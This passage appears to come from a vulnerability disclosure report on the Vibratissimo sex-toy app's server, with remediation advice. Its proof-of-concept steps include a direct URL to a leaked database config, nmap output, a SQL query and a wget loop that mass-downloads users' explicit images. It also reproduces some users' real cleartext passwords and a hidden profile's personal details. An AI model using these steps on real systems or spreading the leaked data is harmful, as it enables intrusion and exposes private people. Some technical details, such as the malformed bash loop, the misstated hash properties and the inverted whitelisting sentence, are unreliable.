The following contents got revealed by decoding the obtained .DS_STORE file:

- __MACOSX
- products
- Include
- images
- imprint.html
- faq_.html
- chat
- gchat
- IP2Location.php
- de
- confirmDeletion.php
- databases
- pictureManager.php
- 081114NutzungsbedingungenAPPEnglisch.pdf
- Classes
- ld.zip
- 081114WiderrufsbelehrungAPPDeutsch.pdf
- index.html
- en
- gchat5001

[1] Computing devices with a OSX or MacOS operating system.

- guserManager.php
- mail_images
- example.php
- oldpage
- fonts
- impressum.html
- assets
- Config
- agb.php
- agb_status.php
- mail.php
- C7141BB3A2502BB2445236E683F0E5F8.txt
- phpmailer
- app_version.ini
- agb_confirmation.php
- docs
- js
- css
- 081114NutzungsbedingungenAPPDeutsch.pdf
- .DS_STORE

This listing shows all files and files, which have been opened by someone with a Mac in the web root. Besides some minor files and folder like images, this listing reveals highly critical information. The listing revealed a PHPmail folder containing an outdated PHPmail service, which allowed remote code execution. Furthermore, some sample files like example.php were identified. Those files should not be in a productive environment and pose immediate risk to the server depending on their functionality. The most critical revealed folder is called config. The contents and the resulting risk is described in the next vulnerability section.

8.1.3 Associated risks

The vulnerability in itself does not pose an immediate risk. The information obtained by the attacker can be used to gain access to various services and therefore lead to a system compromise in later attack stages. Furthermore, it is possible to reveal sensitive information, extract hidden and unreferenced files and identify vulnerable applications.

8.1.4 Risk classification

Table 8.1: Information Disclosure - Risk

CWE	CWE-200: Information Exposure
CVSS	CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
Base Score	7.5 High

8.1.5 Solution

Unreferenced files as well as test files have to be removed from a productive environment. Furthermore, it has to be enforced that .DS_STORE is not created in remote directories. This can be done under MacOS by issuing the following command:

```
defaults write com.apple.desktopservices DSDontWriteNetworkStores true
```

Furthermore, it is recommended to delete all existing .DS_STORE files on the system by issuing the following command:

```
find . −name ’∗.DS_Store’ −type f −delete
```

8.2 Database Credential Disclosure

8.2.1 General

By using the information gained in section 8.1 it is possible to enumerate over various different hidden directories on the web server. One directory, which is particularly interesting is a folder called config. On a perfectly configured web server it is not possible to reveal or list the contents of a folder on a webserver. In this case the web server was configured in a way, so that it lists all files and folders in subdirectories. This feature is called directory listing. Just by accessing the folder in a browser all its contents got revealed. The folder contained a file called config.php.inc. Whereas, the filename is a vulnerability in itself. If the file would be correctly called config.inc.php it wouldn't be served to the browser, this of course depends on the web server configuration. Furthermore, a config file containing highly sensitive credentials shouldn't be available to the public at all.

8.2.2 Proof-of-Concept

To get access to the config file it is sufficient to request the following URL:

```
http://www.vibratissimo.com/config/config.php.inc
```

The server immediately responds with the content of the file:

```
;;;;;;; Database configuration file;;;;; Vibratissimo Server ;;;;;;;;
db_host="localhost"
db_name="vibratissimo"
db_user="vibratissimo_u"
db_pass="redacted"
```

An attacker would now be in possession of the currently used database name, the database username and the used password. As can be seen from the contents of the config file above, the database server is unfortunately only locally available. This was verified by conducting a port scan on the server. The results of the port scan can be found in the following figure. It was not possible to identify an open port for a database service like MySQL, mariaDB, MSSQL, etc.

```
nmap vibratissimo.com -p-
Starting Nmap 7.40 ( https://nmap.org ) at 2017-11-28 09:04 CET
Stats: 0:00:59 elapsed; 0 hosts completed (1 up)
Connect Scan Timing: About 95.26% done; ETC: 09:05 (0:00:02 remaining)
Nmap scan report for vibratissimo.com (188.40.117.72)
```

```
Host is up (0.048s latency).
Not shown: 65519 closed ports
PORT      STATE    SERVICE
21/tcp    open     ftp
22/tcp    open     ssh
25/tcp    open     smtp
53/tcp    open     domain
80/tcp    open     http
110/tcp   open     pop3
143/tcp   open     imap
443/tcp   open     https
587/tcp   open     submission
4949/tcp  open     munin
5001/tcp  open     commplex-link
8080/tcp  open     http-proxy
8081/tcp  open     blackice-icecap
8082/tcp  open     blackice-alerts
```

Due to another vulnerability, described in the next section this isn't a problem at all for an attacker and he would still be able to get full access to the databases including all customer data.

8.2.3 Associated risks

An attacker is able to get access to highly sensitive credentials. In this case he is able to obtain the database username and password in cleartext. If the attacker is able to find a way to get access to the database instance, the server is fully compromised.

8.2.4 Risk classification

Table 8.2: Database Credential Disclosure - Risk

CWE	CWE-284: Improper Access Control
CVSS	CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:N
Base Score	10.0 Critical

8.2.5 Solution

First of all the file itself has to be removed from the web root. This file is accessed by applications only and it does not need to be stored in the web root. It is also very important to check all files in the web root, that can be accessed from the internet, if they are free from secrets and that proper access control is applied. Furthermore it is very important that directory listing is deactivated for the web root and all nested folders. An example on how to deactivate directory listing on Apache is given below.

Apache - httpd.conf

```
<Directory /var/www>
    Options -Indexes
    AllowOverride All
    Order allow,deny
    Allow from all
 </Directory>
```

8.3 Exposed Administrative Interfaces

8.3.1 General

One of the well-known best practices in web application security and it security in general is that administrative interfaces should only be available to a limited set of people. This limited set of people is for example a site- or database administrator. This principle is also well known as least-privilege-principle.

Least-Privilege-Principal

The Least-Privilege-Principal does not only apply to user and access rights, as it is intended to but also to access management. Whereas, only a small set of users should get access to certain instances. In access control this can be enforced on different levels, namely on the server side, on application level or on the transport layer.

In this specific case an attacker was able to get access to a so called PHPMyAdmin installation. PHPMyAdmin can be used to administrate MySQL/MariaDB instances, without the need of exposing the MySQL/MariaDB service to the internet. It is sufficient to let them listen on localhost and install PHPMyAdmin on the same server. Due to the potential widened attack surface, attackers are trying to identify vulnerabilities in PHPMyAdmin to get access to those instances since years. The following statistics show how many vulnerabilities are found per year in PHPMyAdmin and furthermore displaying the type of vulnerabilities.




Figure 8.1: Vulnerabilities per year in PHPMyAdmin[35]





Figure 8.2: Vulnerabilities per type in PHPMyAdmin[35]

Due to the sheer amount of vulnerabilities and criticality it is very important to secure and lockdown a PHPMyAdmin installation or to not use it at all. In this case the PHPMyAdmin installation allowed an attacker to get access to all database entries, as the database credentials were exposed on the internet in a hidden config folder. The MySQL service was not reachable over the internet, but due to the unlimited access to the PHPMyAdmin installation it was possible to get full access to the database including all customer data.

8.3.2 Proof-of-Concept

During the information gathering phase a subdirectory of the web root with the name PHPMyAdmin got identified. As it was possible to obtain the login credentials by an information disclosure vulnerability full access to the database was possible. The login mask can be seen below.



Welcome to phpMyAdmin

Language

English

Log in


Username: root

Password:

Go

Figure 8.3: Unfiltered access to the PHPMyAdmin login interface

After logging in with the credentials from section 8.2 full access to all databases was possible. An overview of tables can be seen in the following figure.



□	agb_verified	Browse	Structure	Search	Insert	Empty	Drop	[redacted]	InnoDB	latin1_swedish_ci	[redacted]	-
□	blacklist	Browse	Structure	Search	Insert	Empty	Drop	[redacted]	InnoDB	latin1_swedish_ci	[redacted]	-
□	black_list	Browse	Structure	Search	Insert	Empty	Drop	[redacted]	View	---	[redacted]	-
□	friendship	Browse	Structure	Search	Insert	Empty	Drop	[redacted]	InnoDB	latin1_swedish_ci	[redacted]	-
□	friend_list	Browse	Structure	Search	Insert	Empty	Drop	[redacted]	View	---	[redacted]	-
□	full_user	Browse	Structure	Search	Insert	Empty	Drop	[redacted]	View	---	[redacted]	-
□	gallery	Browse	Structure	Search	Insert	Empty	Drop	[redacted]	InnoDB	latin1_swedish_ci	[redacted]	-
□	gallery_item	Browse	Structure	Search	Insert	Empty	Drop	[redacted]	InnoDB	latin1_swedish_ci	[redacted]	-
□	messages	Browse	Structure	Search	Insert	Empty	Drop	[redacted]	InnoDB	utf8_bin	[redacted]	-
□	poc_user_account	Browse	Structure	Search	Insert	Empty	Drop	[redacted]	InnoDB	latin1_swedish_ci	[redacted]	-
□	poc_user_data	Browse	Structure	Search	Insert	Empty	Drop	[redacted]	InnoDB	latin1_swedish_ci	[redacted]	-
□	poc_user_groups	Browse	Structure	Search	Insert	Empty	Drop	[redacted]	InnoDB	latin1_swedish_ci	[redacted]	-
□	profile	Browse	Structure	Search	Insert	Empty	Drop	[redacted]	InnoDB	latin1_swedish_ci	[redacted]	-
□	user	Browse	Structure	Search	Insert	Empty	Drop	[redacted]	InnoDB	latin1_swedish_ci	[redacted]	-
□	user_devices	Browse	Structure	Search	Insert	Empty	Drop	[redacted]	InnoDB	latin1_swedish_ci	[redacted]	-
□	vibes	Browse	Structure	Search	Insert	Empty	Drop	[redacted]	InnoDB	latin1_swedish_ci	[redacted]	-
□	vibe_category	Browse	Structure	Search	Insert	Empty	Drop	[redacted]	InnoDB	latin1_swedish_ci	[redacted]	-

[redacted]

Figure 8.4: Output of all the tables available to PHPMyAdmin

8.3.3 Associated risks

An attacker is able to get access to the heart of the whole Vibratissimo environment: the databases. It was possible to extract data like:

- usernames
- cleartext passwords
- friendships

- session tokens
- real life name
- home addresses
- text messages

This was basically possible for everyone with access to the internet and with the ability to exploit the vulnerability in section 8.2.

8.3.4 Risk classification

Table 8.3: Exposed administrative Interfaces - Risk

CWE	CWE-284: Improper Access Control
CVSS	CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
Base Score	10.0 Critical

8.3.5 Solution

The solution for this problem are manifold. The most common approaches are:

- IP Whitelisting: IP Whitelisting on network, or application level would permit access for all IP addresses accept the ones in the whitelist.
- Access Controls: It is possible to put access controls on application and network level in place. Some examples are .htaccess access control, or client certificate bases approaches.
- PHPMyAdmin for localhost: Another approach is to configure PHPMyAdmin in a way that it is only accessible from localhost. A dedicated admin would have to connect to the server directly to administrate PHPMyAdmin, or he would have to use SSH port forwarding.
- Use PHPMyAdmin alternatives: There are quite a few well known alternatives to PHPMyAdmin out there. Namely Adminer, which has proven to be more secure than PHPMyAdmin in recent years.
- Usage of dedicated software: There are pieces of software out there, which are dedicated to database administration like MySQL Workbench, SequelPro and DBeaver.

- Usage of built-in SQL command: Last but not least it is possible to relinquish PHPMyAdmin and use the good old built-in sql commands.

Besides all those measures it is crucial to keep all systems up-to-date and apply patches immediately as they are released.

8.4 Secrets stored in cleartext

8.4.1 General

Secrets like passwords and tokens have to be protected from perpetrators if stored in a database. It is not recommended to store those secrets in cleartext in a database. This would pose two distinct risks. The cleartext passwords could be potentially read by attackers in a man-in-the-middle-scenario, furthermore it is possible for an attacker to obtain cleartext passwords if he would be able to breach the database through direct access or through indirect access with vulnerabilities like SQL injections. This poses multiple risks for the user. This is due to the fact that users tend to reuse their passwords, which leads to a potential compromise of multiple services and accounts. In an analysis from Baum et. al [36] from the year 2015 they were able to identify multiple instances of password leaks containing cleartext passwords.

Table 8.4: Cleartext passwords in recent leaks


Website	**Unique Lines**	**Year**	**Cleartext?**
myspace.com	34,000	2006	✓
rockyou.com	32,603,388	2009	✓
hotmail.com	8,931	2009	✓
gawker.com	1,300,000	2010	
csdn.net	6,428,632	2011	✓
tianya.cn	31,761,424	2011	✓
webo.com	4,765,895	2011	✓
7k7k.com	6,541,991	2011	✓
renren.com	4,768,600	2011	✓
17173.com	18,333,776	2011	✓
duowan.com	8,305,005	2011	✓
uuu9.com	5,577,553	2011	✓
ieee.org	100,000	2011	✓
rootkit.com	81,4501	2011	✓
youporn.com	1,566,156	2012	✓
voices.yahoo.com	453,000	2012	✓
militarysingles.com	163,000	2012	✓
linkedin.com	2,500,000	2013	✓
adobe.com	150,000,000	2013	

8.4.2 Proof-of-Concept

To verify that the passwords are stored in cleartext, the vulnerabilities from section 8.1, section 8.2 and section 8.3 were combined and a successful connection to the database over PHPMyAdmin was possible. A simple select in the following form revealed that the passwords are unhashed and unencrypted:

```
SELECT * FROM users;
```

The partially redacted contents can be reviewed at the following figure.



Sort by key: None

+ Options

←T→	username	email User email address	password	create_time Date and time of the user creation	name	status User online status. (1=Online, 0=Offline) The status is refreshed periodically by the remote application while the database has a status reset flag timeout.	user_id The internal automatic user ID	chat User chat status. If the user is chatting with another user the value is 1 else it is 0	sharing If the user is sharing remotely his device the filed is 1 else it remain 0	userPicture	lastPictureUpdate	device_type	reg_id
□ Edit Inline Edit Copy Delete	[redacted]	[redacted]	steve	[redacted]	[redacted]	0	24	0	0	24.png	0000-00-00 00:00:00	android	[redacted]
□ Edit Inline Edit Copy Delete	[redacted]	[redacted]	[redacted]	[redacted]	[redacted]	1	32	0	0	32.png	0000-00-00 00:00:00	ios	[redacted]
□ Edit Inline Edit Copy Delete	[redacted]	[redacted]	Eros2015	[redacted]	[redacted]	1	36	0	0		0000-00-00 00:00:00	ios	[redacted]
□ Edit Inline Edit Copy Delete	[redacted]	[redacted]	amor1234	[redacted]	[redacted]	1	50	0	0		0000-00-00 00:00:00	ios	[redacted]
□ Edit Inline Edit Copy Delete	[redacted]	[redacted]	test	[redacted]	[redacted]	0	55	0	0	55.png	0000-00-00 00:00:00	android	[redacted]
□ Edit Inline Edit Copy Delete	[redacted]	[redacted]	tq	[redacted]	[redacted]	0	56	0	0		0000-00-00 00:00:00		[redacted]
□ Edit Inline Edit Copy Delete	[redacted]	[redacted]	test	[redacted]	[redacted]	0	57	0	0	57.png	0000-00-00 00:00:00	android	[redacted]
□ Edit Inline Edit Copy Delete	[redacted]	[redacted]	[redacted]	[redacted]	[redacted]	0	58	0	0		0000-00-00 00:00:00	android	[redacted]
□ Edit Inline Edit Copy Delete	[redacted]	[redacted]	tf	[redacted]	[redacted]	1	59	0	0	59.png	0000-00-00 00:00:00	ios	[redacted]
□ Edit Inline Edit Copy Delete	[redacted]	[redacted]	test	[redacted]	[redacted]	0	61	0	0	61.png	0000-00-00 00:00:00	android	[redacted]
□ Edit Inline Edit Copy Delete	[redacted]	[redacted]	[redacted]	[redacted]	[redacted]	0	62	0	0		0000-00-00 00:00:00	android	[redacted]
□ Edit Inline Edit Copy Delete	[redacted]	[redacted]	windsor	[redacted]	[redacted]	0	63	0	0		0000-00-00 00:00:00		[redacted]
□ Edit Inline Edit Copy Delete	[redacted]	[redacted]	ycDeod	[redacted]	[redacted]	0	64	0	0	64.png	0000-00-00 00:00:00	android	[redacted]
□ Edit Inline Edit Copy Delete	[redacted]	[redacted]	[redacted]	[redacted]	[redacted]	0	65	0	0		0000-00-00 00:00:00	android	[redacted]
□ Edit Inline Edit Copy Delete	[redacted]	[redacted]	ronmark	[redacted]	[redacted]	0	66	0	0		0000-00-00 00:00:00		[redacted]
□ Edit Inline Edit Copy Delete	[redacted]	[redacted]	ronmark	[redacted]	[redacted]	0	67	0	0		0000-00-00 00:00:00		[redacted]
□ Edit Inline Edit Copy Delete	[redacted]	[redacted]	[redacted]	[redacted]	[redacted]	0	68	0	0		0000-00-00 00:00:00	android	[redacted]
□ Edit Inline Edit Copy Delete	[redacted]	[redacted]	[redacted]	[redacted]	[redacted]	0	69	0	0		0000-00-00 00:00:00	android	[redacted]
□ Edit Inline Edit Copy Delete	[redacted]	[redacted]	amor1	[redacted]	[redacted]	0	70	0	0		0000-00-00 00:00:00	android	[redacted]
□ Edit Inline Edit Copy Delete	[redacted]	[redacted]	alessandro	[redacted]	[redacted]	0	71	0	0		0000-00-00 00:00:00	android	[redacted]
□ Edit Inline Edit Copy Delete	[redacted]	[redacted]	[redacted]	[redacted]	[redacted]	0	72	0	0		0000-00-00 00:00:00	android	[redacted]
□ Edit Inline Edit Copy Delete	[redacted]	[redacted]	[redacted]	[redacted]	[redacted]	0	73	0	0		0000-00-00 00:00:00	android	[redacted]
□ Edit Inline Edit Copy Delete	[redacted]	[redacted]	corinna	[redacted]	[redacted]	1	74	0	0		0000-00-00 00:00:00	ios	[redacted]
□ Edit Inline Edit Copy Delete	[redacted]	[redacted]	[redacted]	[redacted]	[redacted]	0	75	0	0		0000-00-00 00:00:00		[redacted]
□ Edit Inline Edit Copy	[redacted]	[redacted]	[redacted]	[redacted]	[redacted]	0	76	0	0		0000-00-00 00:00:00		[redacted]

Figure 8.5: secret stored in cleartext in the database

8.4.3 Associated risks

An attacker is now in possession of every single password, which was set by regular users. Due to the fact that the user tables is also storing the email address of the users, he is able to potentially compromise the email account if the password is reused, which is sadly significantly often the case.

Table 8.5: Secrets stored in cleartext - Risk

CWE	CWE-256: Plaintext Storage of a Password
CVSS	CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
Base Score	9.6 Critical

8.4.4 Risk classification

8.4.5 Solution

There are multiple solutions available, which allow an administrator to store passwords in a form that wouldn't allow an attacker to use the stored password value. The most common solutions are encrypted passwords and hashed passwords.

Encrypted Passwords

The first approach, which comes to someone's mind is the encryption of the password. It is either possible to use one hardcoded key to encrypt the passwords, or a user supplied key for every single password entry. This approach is not bad in general, but it has some downsides. It must be ensured that the key is stored at a location, that can't be compromised. As it is nearly impossible to guarantee this fact, it is recommended to use password hashing.

Hashed Passwords

A cryptographic hash functions, also referred to as one-way- or trapdoor function, is able to produce a fixed length output, for an input of an arbitrary length. By flipping just one bit in the input the output is completely different. A good hash functions should be aligned to the following principles:

- Pre-image resistance: For a hash h it should be extremely hard to find an input m, whereas h(m) = m.
- Second Pre-image resistance: For an arbitrary input m, it shouldn't be possible to find an input n, whereas h(m) = h(n).
- Collision resistance

Not all hash functions on the market fulfil those basic design principles. Currently it is recommended to use the following hash functions:

- SHA256




Figure 8.6: Trapdoor function

- SHA512
- Blake2s (SHA3)
- Blake2b (SHA3)

the following hash functions should be avoided if possible:

- MD4
- MD5
- RIPEMD
- SHA-1

8.5 Insecure Direct Object Reference

8.5.1 General

An insecure direct object reference (IDOR) is a result of implementation errors and an insufficient authorisation concept. It occurs when an attacker is able to get direct access to an internal object. When the designer of the web application decides that the real keys and/or identifiers for resources are not only used in the backend but also as an parameter in the front-end for the application. If an attacker is able to guess the identifier pattern, he would be able to request arbitrary resources. An insecure direct object reference needs issues in the authorisation to be successfully exploited, because even if an attacker would guess a valid resource id, there is still a chance that authorisation checks circumvent the unauthorised request and just serve an error message.

8.5.2 A practical example

For example if a program is designed to manage employees bonus payments, it shouldn't be possible for a single employee to review the bonuses of other employees. The application is designed in a way that every employee can obtain his bonus payment via a URL with a special parameter called id. The id is a global number, which gets incremented by one every time a new employee is assigned. The bonuses are retrieved by accessing the following URL:

```
https://example.com/getBonuses.php?id=3429
```

An attacker would now be able to create a list of valid id's just by incrementing the id by one and reviewing the received server response, which contains the bonus payment of another employee.

8.5.3 Proof-of-Concept

The Vibratissimo mobile apps offer a feature allowing to upload images for profile pictures and the creation of image galleries. All images are uploaded to the following folder:

```
https://vibratissimo.com/images/\$id.png
```

Before being copied to this folder all images are renamed. The renaming process involves obtaining a global counter, incrementing the counter by one and assigning the id to the image. Therefore, an attacker is able to enumerate with ease through all the images. The following script enumerates through all the images from 1.png to 65535.png and downloads them.


```
#/bin/bash
```

```
for{1..65535}; do wget https://vibratissimo.com/images/\$i.png; done
```

After a short amount of time all images have been downloaded. The images contained highly explicit content and the users are definitely not aware of the fact that everyone on the internet can review their explicit images.

8.5.4 Hidden Profile

The Vibratissimo apps offer a functionality allowing to completely hide a profile from other users. Even if this checkbox is set, the images can still be retrieved using this method.



Wien

Ascension

17 06.06.1966

Transgender

Versteckt

Nicht erlauben

Nein

Versteckt

Figure 8.7: The wannabe feature - hidden profile

8.5.5 Associated risks

An attacker gains the ability to extract all images, which have been uploaded by regular users over the mobile applications. Due to the nature of the Vibratissimo environment, the uploaded images contain highly explicit content. The images could be leaked over various social media channels, used for bribery or for revenge porn, which is sadly quite common in recent years.

8.5.6 Risk classification

Table 8.6: Insecure Direct Object Reference - Risk

CWE	CWE-639: Authorization Bypass Through User-Controlled Key
CVSS	CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:N/A:N
Base Score	7.7 Critical

8.5.7 Solution

To get rid of the vulnerability it is necessary to view the issue from two sides: Object references and authorisation.

Secure Object References

Object references are identified by a certain key. This key has to be distinct on backend- and frontend level. The unique identifier on the backend can stay the same as long as the referenced object exists. The identifier for the frontend, which can be manipulated by an attacker should have the following characteristics:

- dissimilar to the backend identifier
- High entropy
- adequate identifier size
- very difficult to be guessed
- Only temporary valid
- Not transferred in an URL parameter

If those requirements are fulfilled, a good basic level of security is established. To completely get rid of the vulnerability it is necessary to implement authorisation checks.

Authorisation

Authorisation is the process conducted after a successful authorisation and with every write/read request for a server to an authenticated area. The result of a successful authorisation process can be used to check the authorisation state. The result of the authorisation can be a session id, or an authentication token. This token/id is mapped against certain user groups, roles and permissions. Whereas, a user group, role or permissions specify, which sources can be access and in which way (read, write, execute, etc). If this authorisation process is set in place in combination with a secure object reference as described above, the vulnerability is completely extinct.

8.6 Improper Authentication Mechanism

8.6.1 General

Authentication is one of three steps in the authentication triad. The triad consists of identification, authentication and authorisation. Whereas, every single step has is own distinct tasks and purposes. The three steps flow smoothly into each other and the output of one process is used as an input for the next step in the triad. The single tasks of every step are described below.

Identification

The first step in the authentication triad is the identification process. This process takes an input from a user (e.g. a Username, an email address, a user id, etc) and checks if a user with this identifier is actually existing. If the identity exists a positive response is sent to the server, otherwise the server refuses the request and sends a negative response. This response, either positive or negative, is used as an input for the next step in the triad, the authentication process.

Authentication

If the input from the identification process is positive the next step in the process is started. This step is called authentication and it verifies if the user is who he claims to be. Therefore, the user has to send a proof to the authentication component. This can either be something that the user knows, has, or is. An example for those three use cases are:

- something a user knows –> password
- something a user has –> ID cards
- something a user is –> biometric like a fingerprint

All of those use case can be combined, which process is well known as n-factor authentication. If the presented authentication factors by the user are proven to be valid and linked to the presented identity in step one, the process results in a positive response, otherwise the authentication process fails. The positive response is not a binary result, but much more an object, which can be used to prove in later stages that the authentication was successful. This object should have the following characteristics:

- Dissimilar to the backend identifier
- High entropy

- Adequate identifier size
- very difficult to be guessed
- Only temporary valid
- Not transferred in an URL parameter

This object is well known as session id, or authentication token.

Authorisation

The last step in the authentication triad involves presenting the output of the authentication process with every subsequent request. Whereas, the server has to verify, which objects can be accessed with this authentication token and in what way (read, write, execute). This process is known as authorisation.

The Problem

The issue with the authentication method implemented in the Vibratissimo mobile apps is that they completely circumvent this whole authentication triad. There is no authentication at all. The whole process is based on identification. When a user logs into the mobile application the username and passwords are stored in cleartext on the local phone storage. There is no temporary authentication token, or session id obtained. Every subsequent request is identified with the username and password in cleartext, which are sent to the server using a GET parameter.

8.6.2 Proof-of-Concept

